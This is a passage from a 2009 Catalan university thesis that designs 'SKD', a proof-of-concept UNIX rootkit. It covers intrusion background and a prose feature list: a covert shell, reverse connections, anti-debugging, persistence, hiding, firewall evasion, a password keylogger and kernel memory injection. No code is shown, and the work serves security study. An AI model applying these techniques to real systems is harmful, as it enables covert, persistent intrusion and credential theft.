View metadata, citation and similar papers at core.ac.uk

brought to you by CORE

provided by UPCommons. Portal del coneixement obert de la UPC

Títol:	***SKD: Rootkit per a sistemes peratius UNIX***
Alumne:	***Albert Sellarès Torra***
Director/Ponent:	***Juan José Costa Prats***
Departament:	***AC***
Data:	***11/12/2009***

DADES DEL PROJECTE

Títol del Projecte:	*SKD: Rootkit per sistemes operatius UNIX*
Nom de l'estudiant:	*Albert Sellarès Torra*
Titulació:	*Enginyeria en informàtica*
Crèdits:	*37,5*
Director/Ponent:	*Juan José Costa Prats*
Departament:	*AC*

MEMBRES DEL TRIBUNAL *(nom i signatura)*

President:	*Yolanda Becerra Fontal*
Vocal:	*Maria Josefina Sierra Santibañez*
Secretari:	*Juan José Costa Prats*

QUALIFICACIÓ

Qualificació numèrica:

Qualificació descriptiva:

Data:

Índex

1 Introducció **8**

1.1 Motivació del projecte . . . 8

1.2 Objectiu . . . 10

2 Definició del problema **11**

2.1 Intrusions . . . 11

2.1.1 Intrusions automatitzades . . . 12

2.1.2 Intrusions manuals . . . 13

2.2 Mesures de protecció . . . 14

2.3 Plans de contingència . . . 16

2.4 Objectiu . . . 16

3 Funcionalitats **18**

3.1 Nivells de privilegis . . . 18

3.2 Entorn no privilegiat . . . 18

3.2.1 Executable ELF estàtic . . . 19

3.2.2 Multiplataforma i multiarquitectura . . . 19

3.2.3 Connexió directa . . . 19

3.2.4 Obtenció d'una shell i un TTY . . . 19

3.2.5 Mode comanda / Mode servei . . . 20

3.2.6 Transferència de fitxers . . . 20

3.2.7 Comunicació xifrada . . . 20

3.2.8 Autenticació per contrasenya . . . 20

3.2.9 Detecció del rootkit . . . 21

3.2.10 Proteccions de l'executable . . . 21

3.2.11 Supervivència del rootkit 21
3.2.12 Tasques programades 21
3.2.13 Ocultació 21
3.2.14 Heartbeat 22
3.2.15 Independència de la shell 22
3.2.16 Proxy socks 22
3.3 Entorn privilegiat 22
3.3.1 Connexió inversa 22
3.3.2 Tècniques per evitar firewalls i filtres 22
3.3.3 Keylogger 23
3.3.4 Injecció de codi en memòria del nucli 23

4 Planificació **24**

5 Disseny de la solució **26**
5.1 Disseny general del rootkit 26
5.1.1 config 27
5.1.2 launcher 28
5.1.3 common 28
5.1.4 rc4 28
5.1.5 sha1 28
5.1.6 raw 28
5.1.7 antidebug 28
5.1.8 keylogger 29
5.1.9 socks 29
5.2 Modes de comunicació 29
5.2.1 Entorn no privilegiat 30
5.2.2 Entorn privilegiat 33
5.2.3 Paquet de comunicació 39

6 Solució **41**
6.1 Entorn no privilegiat 41
6.1.1 Executable ELF estàtic 42

6.1.2 Multiplataforma i multiarquitectura 42
6.1.3 Connexió 43
6.1.4 Obtenció d'una shell i un TTY 44
6.1.5 Mode comanda / Mode servei 45
6.1.6 Transferència de fitxers 47
6.1.7 Comunicació xifrada 47
6.1.8 Autenticació per contrasenya 48
6.1.9 Detecció del rootkit 49
6.1.10 Proteccions de l'executable 50
6.1.11 Supervivència del rootkit 55
6.1.12 Tasques programades 55
6.1.13 Ocultació 56
6.1.14 Heart beat 57
6.1.15 Independència de la shell 57
6.1.16 Proxy socks 58
6.2 Entorn privilegiat 59
6.2.1 Modes de comunicació 60
6.2.2 Keylogger 64
6.2.3 Injecció de codi en memòria del nucli 69

7 Estudi Econòmic **70**
7.1 Canvis en la planificació 70
7.2 Perfils i assignació de tasques 72
7.2.1 Investigador 73
7.2.2 Analista / dissenyador 73
7.2.3 Programador 73
7.3 Càlcul de costos 74

8 Conclusions **75**
8.1 Objectius generals 75
8.2 Funcionalitats 76
8.3 Futures línies de treball 77
8.4 Opinió personal 78

10 Bibliografia 79

11 Glossari 84

A Manual d'usuari 85

Capítol 1

Introducció

Aquest projecte tracta d'implementar una prova de concepte del què seria un rootkit[1] per a sistemes operatius actuals basats en UNIX.

Un rootkit és una aplicació pensada per a ser utilitzada com a porta del darrere per tal de poder accedir i controlar un sistema, i que a més, s'amaga per a no ser descobert.

És sabut que existeixen programes fets amb aquesta finalitat, però la majoria d'ells són per sistemes Windows, no estan públics a la xarxa, estan desfasats i ja no poden ser usats en els sistemes operatius actuals. A més, els nuclis de sistemes operatius actuals implementen cada vegada més proteccions per tal d'evitar que programes com aquests els controlin.

1.1 Motivació del projecte

Avui en dia ens veiem immersos en la societat de la informació, un moment en què la majoria de les empreses i persones intentem adaptar-nos a les noves tecnologies, moment en què s'intenta digitalitzar tot el què es pot. Qui més qui menys veu que en uns anys tot es veurà gestionat a través de sistemes d'informació, tot estarà interconnectat entre sí, i s'ha de poder garantir que tots aquests sistemes comptin amb un mínim de seguretat.

[1] rootkit: Eina o conjunt d'eines que té com a finalitat amagar-se a i amagar altres programes, processos, arxius, directoris, ports, etc., per tal que permeti a un intrús accedir al sistema (normalment remotament), així com extreure informació.

Les implicacions que té estar infectat per un virus estan canviant. Els virus (i en particular els cavalls de Troia) ja no es fan per molestar a l'usuari, al contrari, un alt percentatge dels virus tenen com a objectiu principal ocultar-se. Passant desapercebuts, permeten a l'infectant controlar la nostre màquina podent fer qualsevol cosa en ella com per exemple, apoderar- se del nostre compte bancari.
Parem-nos a pensar per un moment què passaria si en comptes de què l'infecció estigués a la nostre màquina, aquesta estigués als servidors on es fan les nostres nòmines, als dels nostres bancs, o a les de qualsevol pàgina de venta d'articles per internet. El perill i la criticitat es disparen exponencialment.

Des dels inicis de la història els sistemes operatius UNIX han estat al capdavant en els entorns de servidors, i des de llavors que les grans empreses els utilitzen per a confiar-hi les seves dades. Avui, i gràcies al boom que ha fet el GNU/Linux i en general el programari lliure (tothom qui més qui menys té una idea del què és), administradors de sistemes no experimentats acaben utilitzant sistemes basats en UNIX en el seu lloc de treball.
El fet és, que actualment moltes empreses utilitzen aquests sistemes operatius (com poden ser GNU/Linux, BSD, Solaris, etc) per als seus servidors, i són moltes les què s'acaben despreocupant de la seguretat dels servidors donant com a excusa que un sistema basat amb UNIX és més segur, i que a més, no hi han virus. A la practica, molta gent que es dedica a administrar aquestes màquines, no està qualificada, o no compta amb el temps necessari per a fer-ho del tot bé, i com que les coses aparentment funcionen, es segueix així.

I aquest és el punt on vull arribar. Avui, una persona amb suficients ganes, temps i coneixements, pot guanyar accés a la majoria de servidors, on un cop dintre, la seva preocupació principal és mantenir-ne l'accés.

Amb aquest projecte intento posar de manifest, creant una prova del concepte, lo difícil que pot arribar a ser per un administrador de sistemes adonar-se que ha estat infectat per un rootkit, lo perillós per a la seguretat del sistema, i lo crua que és la realitat ja que un intrús pot tenir-ho molt fàcil per a controlar el nostre servidor.

1.2 Objectiu

L'objectiu del projecte és implementar un rootkit per a sistemes basats en UNIX. Tot seguit es descriu en forma de resum, les característiques en un caire general que el rootkit ha de potenciar.

Ocultació Ha de passar el màxim desapercebut en el sistema on estigui instal·lat. Per un administrador, ha de ser molt difícil adonar-se que el sistema ha estat compromès. El rootkit ha d'intentar ocultar al màxim les tasques que executa.

Accés Ha de permetre l'accés a la persona que l'ha instal·lat. Normalment i per comoditat, aquest accés és remot a través d'internet. El rootkit ha de facilitar al màxim aquest accés, havent d'evitar les diferents barreres que hi puguin haver (firewalls, ACLs, etc).

Administració Ha de permetre realitzar tot tipus d'accions a la màquina com si d'un usuari vàlid es tractés. Accions com executar tasques, editar fitxers, pujar o descarregar-ne, són funcionalitats bàsiques que ens ha de permetre efectuar.

Permanència Les màquines s'actualitzen, es paren i s'engeguen. El rootkit ha d'intentar no veure's afectat per aquests canvis.

Augment de privilegis Ha d'ajudar tant com pugui, a l'obtenció de nous privilegis. Altres comptes d'usuari, comptes d'altres màquines, comptes de bases de dades, etc.

Capítol 2

Definició del problema

Per tal de poder entendre la necessitat de les diferents funcionalitats que ens ha d'oferir el rootkit, és important que primer de tot, tinguem una idea de com es realitzen avui en dia la gran majoria d'intrusions[1], i el què fan els diferents administradors per protegir-se. Cal tenir en compte que aquests procediments són utilitzats alhora d'atacar servidors, en cas de voler atacar pc's d'usuaris domèstics, les tècniques utilitzades solen ser diferents.

2.1 Intrusions

Una intrusió és el fet d'aconseguir accés a una màquina normalment remota. D'una manera més tècnica, es podria dir que l'objectiu d'una intrusió és poder arribar a executar codi[2] a la màquina víctima.

La intrusió és el primer pas necessari per tal de poder comprometre del tot una màquina. El conjunt de passos a realitzar alhora d'accedir a una màquina es poden resumir com:

- Intrusió.
- Augment de privilegis.
- Instal·lació d'un backdoor.
- Eliminació de proves.

[1] Una intrusió, és l'accés il·legal a una màquina. El fet de introduir-se a una màquina en temes de seguretat informàtica, també s'acostuma a dir (en un llenguatge més informal) "hackejar una màquina"

[2] Amb codi ens referim a llenguatge màquina o comandes de sistema.

Aquests són els passos a realitzar en una “bona” intrusió, tot i que a la majoria de les intrusions que es produeixen avui en dia són processos automatitzats que només realitzen el primer i tercer punt.

2.1.1 Intrusions automatitzades

Avui en dia, la majoria d'intrusions que pateixen els servidors, són intrusions automatitzades causades per cucs o programes que exploten un bug o mala configuració en un software en concret. Aquestes intrusions automatitzen les tasques a executar un cop s'aconsegueix l'accés a una màquina, així com el mateix procediment per aconseguir accedir-hi. Per tal de trobar possibles víctimes, aquests programes es dediquen a escanejar diferents rangs d'IPs a la cerca de màquines que tinguin un servei en qüestió, o fan de crawler per tal de trobar noves URLs que indiquin l'ús d'un software web vulnerable.

A una màquina víctima d'una intrusió com aquesta, se li instal·la un tipus de rootkit que permet llançar accions en ella (un backdoor). Fins fa poc, la majoria de backdoors d'aquest tipus es connectaven a canals de IRC, on processaven les comandes que algun altre usuari llançava. D'aquesta manera, el propietari del backdoor podia controlar d'una manera fàcil moltes màquines alhora. Per tal de llançar alguna acció en les víctimes, aquest usuari només havia de connectar-se al canal en qüestió, i enviar un missatge de text, que seria interpretat per totes les màquines que tinguessin el seu backdoor instal·lat. Recentment tot això ha començat a canviar una mica, ja que els propietaris d'aquests backdoors estan millorant força la tècnica per fer-los més efectius.

El conjunt de màquines infectades per aquest tipus de backdoors, i que poden ser controlades totes alhora, s'anomena botnets. Aquestes botnets s'utilitzen principalment per fer atacs massius de tipus DoS contra altres màquines i per enviar SPAM. Una dada interessant, és el fet que hi ha gent que s'hi guanya la vida. Per exemple, per una xarxa d'unes 10.000 màquines es poden arribar a pagar quantitats entre 15.000 USD i 20.000 USD.

El principal canvi que estan realitzant la majoria d'aquests backdoors, és que estan canviant el protocol de funcionament. Els més moderns que han aparegut, han canviat

l'IRC per l'HTTP i a més, han implementant tècniques de xifratge sobre els diferents missatges amb l'objectiu de passar més desapercebuts[3].

Les intrusions d'aquest tipus, acostumen a ser provocades per persones que realment no tenen molts coneixements tècnics, sinó que agafen algun exploit que s'hagi publicat recentment, i l'intenten modificar per tal de poder fer-ne un atac massiu. El software utilitzat per gestionar la màquina, no està fet per ells sinó que el descarreguen d'Internet i el configuren. Aquestes intrusions acostumen a ser portades a terme per gent força jove.

Evitar una intrusió d'aquest tipus, acostuma a ser fàcil, ja que acostuma a ser suficient en mantenir tot el software de les màquines actualitzat.

Generalment, detectar aquest tipus d'intrusions no és molt difícil. Per detectar-les, sol ser suficient en buscar en el directori /tmp i /var/tmp l'existència de fitxers o directoris estranys (ocults, amb espais, etc). També acostuma a ser interessant comprovar les connexions de xarxa per detectar si la màquina està registrada en alguna botnet.

2.1.2 Intrusions manuals

Les intrusions manuals depenen molt més de la persona que hi ha darrere la intrusió.

La menys perillosa és aquella que és realitzada per un script kiddie o newbie (el què pretén ser un hacker novell) que el què farà, serà semblant al propietari de la botnet, però de forma manual. Si la intrusió és satisfactòria, probablement l'atacant intentarà augmentar els seus privilegis, i deixar algun backdoor per tal de poder mantenir l'accés que ha aconseguit sense haver de tornar a explotar la vulnerabilitat. Cal tenir en compte que aquestes intrusions acostumen a formar part de l'aprenentatge de la persona.

La intrusió realment perillosa és la que pot realitzar una persona amb una base tècnica important. En aquest cas, utilitzar versions de software en les que no ha estat pu-

[3] Un exemple d'això, és la recent notícia de que el servei web Twitter estava sent utilitzat per a controlar una botnet http://asert.arbornetworks.com/2009/08/twitter-based-botnet-command-channel/

blicada cap vulnerabilitat, no és suficient (poden haver-hi vulnerabilitats no conegudes públicament). En aquestes intrusions, l'objectiu sol estar més clar que en els anteriors (ja que l'esforç per realitzar-les és molt superior) i pot anar dirigit tant a aplicacions comunes, com a aplicacions fetes a mida.

En aquestes intrusions, i depenent de l'objectiu de l'atacant, molt probablement es realitzaran tots els punts comentats anteriorment per tal de mantenir l'accés i passar desapercebut.

En les intrusions manuals, l'atacant intentarà en tot moment treballar al màxim de còmode. Això vol dir que si és capaç d'executar shellcode a la màquina que està atacant, no es dedicarà a crear el shellcode necessari per a cada comanda que vulgui executar al sistema, sinó que tant aviat com pugui cercarà com aconseguir una shell remota. Aquesta li permetrà d'una manera més o menys còmode, moure's pel sistema i llançar comandes una darrere l'altre.

Molt probablement en aquesta intrusió, un cop l'atacant hagi acabat, intentarà borrar les dades que demostren que ha aconseguit l'accés (ex: línies de log del servei que ha explotat).

2.2 Mesures de protecció

Les principals mesures de protecció que es porten a terme per part dels administradors de sistema, per tal d'evitar intrusions, són les següents:

Actualitzacions de seguretat La principal mesura que ajuda a mantenir els sistemes segurs, és realitzar les actualitzacions de seguretat, ja que aquestes corregeixen totes les vulnerabilitats conegudes del software instal·lat a través dels gestors de paquets del sistema operatiu. Cal tenir en compte, que totes les aplicacions externes instal·lades manualment, requereixen d'una actualització i comprovació manual. El fet d'instal·lar software d'aquesta manera acostuma a portar forces problemes a la llarga, ja que si l'administrador no està molt al corrent del programari que instal·la, quan apareixen vulnerabilitats, li passen desapercebudes i a la màquina hi acaba

quedant un software vulnerable i mig oblidat.

Firewall d'entrada La segona mesura que s'acostuma a aplicar a la vida real, és el fet de configurar un firewall que només permeti accedir als serveis que realment s'estan oferint a la màquina, de manera que si algun servei que està instal·lat a la màquina no ha de ser accessible des de fora, el firewall no hi permet l'accés. Això evita en el cas d'una intrusió, el poder deixar un servei escoltant a un port de la màquina de tal manera que més endavant es pugui accedir a ella.

Firewall de sortida Un firewall de sortida ja no és una pràctica tant comuna. Només els ISPs més professionals (i en definitiva, els més conscienciats amb la seguretat) són els què solen aplicar polítiques de denegació del trànsit de sortida. Aplicar aquest tipus de polítiques, realment evita moltes possibles intrusions. Per exemple, un ISP amb aquestes polítiques però amb aplicacions vulnerables instal·lades, probablement evitaria el que un possible propietari d'una botnet que utilitzés el IRC per controlar les màquines, s'apoderés de les seves. En aquest exemple, l'exploit explotaria correctament l'aplicació vulnerable, però a l'hora de intentar connectar-se al canal de IRC per tal d'anunciar que està infectada, el firewall li denegaria la connexió, i així s'evitarien les conseqüències de l'atac. En els casos on s'utilitza un firewall de sortida, aquest no acostuma a denegar tot el transit, sinó que permet resolucions DNS, trànsit local, etc, i molts cops trànsit web. És per aquest motiu, que les botnets estan canviant al protocol HTTP per a controlar les seves màquines en comptes IRC (que era el més utilitzat fins ara).

Restriccions de sistema operatiu A part dels punts comentats anteriorment, existeixen peces de software que intenten restringir la pròpia explotació de vulnerabilitats tot endurint la seguretat que envolta les aplicacions. Programari com SELinux, opcions de compilació del gcc, randomització del kernel, etc, són altres tècniques que es poden utilitzar però d'una manera més involuntària ja que és el propi SO el què et proveeix d'aquestes funcionalitats, i en cas de no fer-ho, és molt rara la vegada que una protecció d'aquestes és afegida a un sistema que no la porta ja incorporada.

Scripts personalitzats de comprovació Una altre mesura també utilitzada, és la creació d'algun script per tal de buscar processos o fitxers sospitosos. Aquesta mesura no és tant de protecció, sinó que permet a l'administrador rebre una alarma en un

cas concret. D'aquesta manera, és possible que l'administrador pugui actuar més o menys a temps. Un script típic és el què busca execucions d'una shell que pengen del procés del servidor web.

2.3 Plans de contingència

A part d'aquestes mesures de seguretat que permeten evitar molts incidents, els administradors de sistemes un cop sospiten que han patit alguna intrusió, intentaran descobrir fins a on ha arribat la intrusió, què han instal·lat per a mantenir l'accés, i què han fet exactament. Per comprovar tot això, existeixen diferents utilitats que busquen si en el sistema hi han aplicacions sospitoses instal·lades. El problema que tenen aquestes utilitats és que només detecten aplicacions genèriques, o aplicacions que utilitzen les tècniques més comunes. Exemples d'aquestes utilitats serien rkthunter, chckrootkit, etc.

En cas que aquestes utilitats no detectin res (serien com una espècie d'antivirus), poden causar a l'administrador una falsa sensació de seguretat. Si tot i això l'administrador detecta el rootkit, ell mateix intentarà descobrir què és el que fa. És en aquest punt on igual que els virus, les tècniques d'ocultació i antidebug prenen sentit. Si l'administrador no és capaç de descobrir el què fa el rootkit, és molt possible que no el pugui eliminar de cap altre manera que no sigui reinstal·lant la màquina.

2.4 Objectiu

Un cop tenim una visió més clara del què vol un atacant en el moment que realitza una intrusió, podem apropar-nos una mica més als objectius que tindrà aquest rootkit:

- Permetre recuperar l'accés i el nivell de privilegis a la màquina.
- Ocultar-se.
- Oferir un entorn el màxim de còmode.
- Evitar que el depurin i descobreixin el seu funcionament.
- Ser compatible amb la majoria de màquines.

En el nostre projecte, comencem a treballar a partir del moment en què ja hem aconseguit l'accés a la màquina. En el moment en què ja som capaços d'executar codi, és quan volem que el nostre rootkit comenci a ser útil.

Capítol 3

Funcionalitats

Un cop tenim una idea més clara del problema al què es vol donar solució amb el projecte, ens cal entrar una mica més detall en com es pot arribar a fer. Per aquest motiu tot seguit es defineixen les diferents funcionalitats que ens ha d'oferir el nostre rootkit.

Aquestes funcionalitats han estat separades segons els privilegis de què disposa el rootkit en el moment de ser executat.

3.1 Nivells de privilegis

En la majoria de sistemes operatius actuals existeix una separació de privilegis entre usuaris. Hi han diferents nivells d'usuari, tant usuaris molt restringits, com usuaris amb tots els privilegis possibles. Els usuaris que disposen del màxim nivell de privilegis s'anomenen usuaris administradors.
Aquests usuaris acostumen a no tenir limitacions alhora de llançar accions a la màquina, i és per aquest motiu, que un atacant sempre preferirà obtenir accés d'usuari administrador.

3.2 Entorn no privilegiat

Aquestes són les funcionalitats que ens ofereix el rootkit quan s'executa com a usuari no privilegiat.

3.2.1 Executable ELF estàtic

Per tal de fer el més portable possible el nostre rootkit, i poder així ser executat en gairebé qualsevol sistema, ens interessa que aquest sigui estàtic. Això vol dir que el nostre rootkit incorporarà tot el codi necessari per tal de portar a terme totes les seves funcions i per tant podrà ser executat independentment de les llibreries i versions que es trobin a les màquines.

Alhora, ens interessa que el format de l'executable sigui l'ELF, ja que aquest s'ha establert com l'estandard dintre els sistemes operatius POSIX.

3.2.2 Multiplataforma i multiarquitectura

Tot i que el rootkit estigui basat per a ser executat en sistemes UNIX que compleixin l'estandard POSIX, un mateix sistema operatiu pot estar compilat per a ser executat sobre un processador de 32 o 64 bits, així com una arquitectura diferent (intel, ARM, MIPS, etc). A part d'això, hi han moltes variants de sistema operatiu que provenen de UNIX com són Linux, FreeBSD, NetBSD, Solaris, etc. És per aquest motiu, que la nostre intenció és que el rootkit suporti el reguitzell més gran possible d'arquitectures i variants de UNIX.

3.2.3 Connexió directa

Avui en dia, l'arquitectura de moltes aplicacions en xarxa és la de client-servidor, on el client estableix una connexió amb el servidor, i a partir d'aquesta s'estableix una comunicació. Aquesta arquitectura ha de ser donana pel nostre rootkit. El rootkit ha de ser capaç d'obrir un port a la màquina, i quedar escoltant a l'espera de què el seu propietari s'hi connecti, i així oferir-li un accés a la màquina.

3.2.4 Obtenció d'una shell i un TTY

A part del fet de permetre'ns la connexió, és molt important el típus de connexió que ens permet el rootkit. El més còmode, és que ens ofereixi una connexió a una shell tipus

bash[1]. A més, si ens l'ofereix a través d'un TTY[2], la podrem utilitzar juntament amb totes les eines que ofereix l'intèrpret de comandes, com poden ser editors de text i altres aplicacions gràfiques.

3.2.5 Mode comanda / Mode servei

Tot i que la majoria de vegades ens acabarà interessant deixar el nostre rootkit corrent a la màquina com a servei, no sempre és la funcionalitat que voldrem. Tal i com hem comentat en la definició del problema, quan estiguem en mig d'una intrusió, ens interessarà executar comandes còmodament i per tant el rootkit ens ha d'ajudar en aquest moment concret. En aquest instant ja ens interessarà disposar d'una shell, transferir fitxers, etc, però només per acabar de realitzar la intrusió.

La funcionalitat que es vol mostrar en aquest punt, és la de poder utilitzar el rootkit com una comanda i no com a servei.

3.2.6 Transferència de fitxers

De la mateixa manera que ens interessa obtenir una shell a la màquina on tenim instal·lat el rootkit, també ens interessa poder tenir total control sobre el sistema de fitxers, i per tant la possibilitat de pujar o descarregar fàcilment qualsevol fitxer que es trobi o que necessitem al disc.

3.2.7 Comunicació xifrada

Tota la comunicació entre la part servidor i la part client del rootkit es fà a través de la xarxa. Per tal d'ocultar al màxim tota aquesta comunicació i fer-la de la manera més segura possible, el nostre rootkit ha d'implementar algun algoritme de xifratge.

3.2.8 Autenticació per contrasenya

Per tal d'evitar que algú que sàpiga que tenim el rootkit instal·lat a una màquina s'hi connecti i el faci servir, voldrem protegir-lo amb una contrasenya. Aquesta serà introduïda en el moment en què configurem el rootkit.

[1] Actualment hi han molts tipus de shell com poden ser sh, ksh, dsh, etc. cada shell té les seves peculiaritats, però la més utilitzada degut a les comoditats que ofereix, és bash.

[2] Un tty és un dispositiu anomenat terminal utilitzat per comunicar un programa amb la interfície de l'usuari que el manega.

3.2.9 Detecció del rootkit

Una funcionalitat que ens pot interessar molt, és la de detectar si una màquina té instal·lat el rootkit tot i no saber-ne la contrasenya. D'aquesta manera podrem saber si encara hi ha el nostre rootkit instal·lat a màquines que hàgim infectat fa molt de temps.

3.2.10 Proteccions de l'executable

Ens interessa protegir l'executable per si algú busca intencionadament entendre quin és el seu funcionament, ho tingui el màxim de difícil possible. És per aquest motiu, que el rootkit incorpora tècniques per evitar el desensamblat i la depuració.

3.2.11 Supervivència del rootkit

Un cop instal·lat el nostre rootkit, voldrem que cada vegada que la màquina es reiniciï, aquest es torni a executar. Aconseguir això ens serà més fàcil si el propi rootkit no permet múltiples execucions. El millor serà que en comptes d'intentar llançar-lo només una vegada, ell mateix detecti que està en execució i en cas de estar-ho, acabi l'execució.

Si aconseguim això, podrem fer que el rootkit es llanci en diferents moments de l'arrancada, en el cas que algun dels mètodes d'arrancada fallí, tindrem moltes probabilitats que el rootkit seguis sent executat en l'arranc.

També ens interessarà disposar de més d'un mètode per rearrancar el rootkit.

3.2.12 Tasques programades

És molt comú en entorns UNIX utilitzar el servei de cron per a realitzar tasques programades a hores o dies concrets. Ens interessa poder executar tasques periòdiques a la màquina infectada sense que l'administrador de la màquina se n'adoni, per tant, ens anirà molt bé que el nostre rootkit ens implementi aquesta funcionalitat.

3.2.13 Ocultació

Com portem dient des del principi, un dels seus objectius principals, és estar ocult als ulls de l'administrador del sistema. Per aquest motiu el nostre rootkit ha d'estar el màxim

ocult possible. Hem de intentar que no cridi gens l'atenció.

3.2.14 Heartbeat

Ens interessa que el rootkit ens estigui dient "constantment" que està actiu. D'aquesta manera podrem tenir un control de les diferents màquines que tenim infectades, i si en algun moment en perdem alguna d'elles.

3.2.15 Independència de la shell

Per tal de tenir el mateix intèrpret de comandes independentment del sistema i així evitar sistemes de loggeig que s'acostumen a incorporar per defecte, ens interessa incorporar dintre el rootkit la nostra shell.

3.2.16 Proxy socks

Una altre funcionalitat interessant és poder utilitzar el nostre launcher com a proxy de les nostres connexions. D'aquesta manera podrem fer servir una màquina amb el nostre rootkit, com a proxy de les nostres connexions que vulguem que passin desapercebudes.

3.3 Entorn privilegiat

3.3.1 Connexió inversa

De la mateixa manera que en la connexió directa el rootkit ha de permetre que la part client estableixi una connexió amb ell, en el cas de la connexió inversa, ha de ser el propi rootkit qui es connecti al client. D'aquesta manera, en sistemes on no estan permeses les connexions d'entrada a qualsevol port, però si ho estan les de sortida, el nostre rootkit ens permetrà connectar-nos còmodament.

3.3.2 Tècniques per evitar firewalls i filtres

Per tal de poder utilitzar el rootkit en configuracions de xarxa molt restrictives, aquest ha d'implementar diferents modes de connexió. Aquests seran implementats a través d'un raw socket, i per tant caldrà executar-lo en mode privilegiat per fer-ne ús.

3.3.3 Keylogger

Molts dels cops que obtinguem accés de root, probablement serà a través d'algun bug. És per aquest motiu, que ens pot interessar molt obtenir el password de root o d'altres usuaris vàlids del sistema. Aquests passwords els podrem obtenir en el moment que algun usuari els escrigui en un teclat físic, o a través d'un pty gracies al keylogger que implementarà el rootkit.

3.3.4 Injecció de codi en memòria del nucli

Com s'ha comentat abans, els usuaris administradors acostumen a tenir accés total a la màquina, i poder realitzar gairebé qualsevol tasca. Una de les coses que pot fer l'usuari administrador en un sistema Linux, és llegir i escrire directament a una posició de la memòria del sistema. D'aquesta manera, es pot arribar a modificar la part de memòria que utilitza el sistema operatiu per funcionar, obtenint així un control total sobre el sistema operatiu i podent ocultar tant com es vulgui el nostre rootkit. Ens interessa que el nostre rootkit injecti codi en memòria del nucli per tal d'ocultar-se el màxim possible.


Capítol 4

Planificació

En aquest capítol es mostra la planificació realitzada per a portar a terme el projecte.

Pel què fa a la definició d'objectius del nostre rootkit es poden veure en el capítol funcionalitats 3 on són explicats i justificats.

En aquesta planificació varem intentar no deixar la documentació del projecte pel final, sinó que fos un punt que s'anés avançant constantment. Varem separar les diferents tasques entre: el disseny i la recerca inicial, la implementació de les funcionalitats (dividides en dos blocs segons la seva dificultat), una part del rootkit a nivell de kernel per a GNU/Linux, i finalment un anàlisis general per a polir-ho i homogeneïtzar-ho tot.



Les tasques que es poden veure en el gantt anterior juntament amb la seva durada són:

- Estructura i disseny del rootkit (7 dies)
- Estructura de la documentació (5 dies)

- Implementació de les funcionalitats bàsiques (30 dies)

  Les funcionalitats a implemantar en aquesta tasca són:

  - Executable ELF estàtic
  - Multiplataforma i multiarquitectura
  - Connexió directa
  - Obtenció d'una shell i un TTY
  - Mode comanda / Mode servei
  - Transferència de fitxers

- Documentació de les funcionalitats bàsiques (5 dies)
- Implementació de les funcionalitats avançades (25 dies)

  Les funcionalitats a implementar en aquesta tasca són:

  - Comunicació xifrada
  - Autenticació per contrasenya
  - Detecció del rootkit
  - Proteccions de l'executable
  - Supervivència del rootkit
  - Tasques programades
  - Ocultació
  - Heartbeat
  - Independència de la shell
  - Connexió inversa
  - Keylogger

- Documentació de les funcionalitats avançades (5 dies)
- Injecció de codi en memòria de kernel (25 dies)
- Anàlisi general (7 dies)

En total, la durada que s'ha calculat en aquesta planificació va del 23 de Març fins al 27 de Juliol.

Capítol 5

Disseny de la solució

En aquest capítol es comentaran les decisions de disseny que s'han hagut de fer per tal de complir els nostres objectius en quant a funcionalitats. En ell també es troben les decisions a nivell d'arquitectura i el funcionament més general en els diferents modes de comunicació, així com algunes estructures de dades.

Tota aquesta informació forma part del disseny del nostre rootkit, i s'intenta explicar tot recolzant-se amb esquemes ja que és imprescindible entendre aquesta part per a poder acabar aprofundint en la implementació que es mostra en el capítol solució.

5.1 Disseny general del rootkit

En aquesta secció es descriuen els mòduls dels què està format el rootkit, la seva funcionalitat i si són mòduls únicament del la part servidora de la part client o de les dues.

L'arquitectura del rootkit és la de client-servidor. Això significa que hi ha una part que s'executa a una màquina que ofereix "serveis" (el servidor), i una part que sol·licita i rep els serveix que ofereix l'altre.

A partir d'aquest moment anomenarem "launcher" a la part servidor del rootkit, i "client" a la part client.

En un cas típic, el launcher serà la part del rootkit que s'executarà a la màquina que haguem compromès, i el client serà la part que executarà l'atacant per tal de connectar-se al launcher.

Com a tot projecte de software, el disseny és una de les parts més importants, i per començar cal decidir quines característiques volem assolir. En aquest cas s'ha escollit la portabilitat, extensibilitat, llegibilitat i la no repetició de codi, com a característiques principals del nostre disseny.




Figura 5.1: Esquema dels diferents components que formen el rootkit

A la figura 5.1 podem veure l'esquema d'utilització dels diferents mòduls del rootkit. En ella s'aprecia que el launcher i el client utilitzen gairebé els mateixos recursos.

5.1.1 config

